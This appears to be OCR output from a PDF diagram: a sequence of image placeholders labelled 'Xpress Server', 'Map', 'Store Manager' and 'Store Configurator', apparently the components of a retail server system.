
Xpress Server




Map




Xpress Server




Map




Xpress Server




Map




Store Manager




Map




Store Configurator




Map



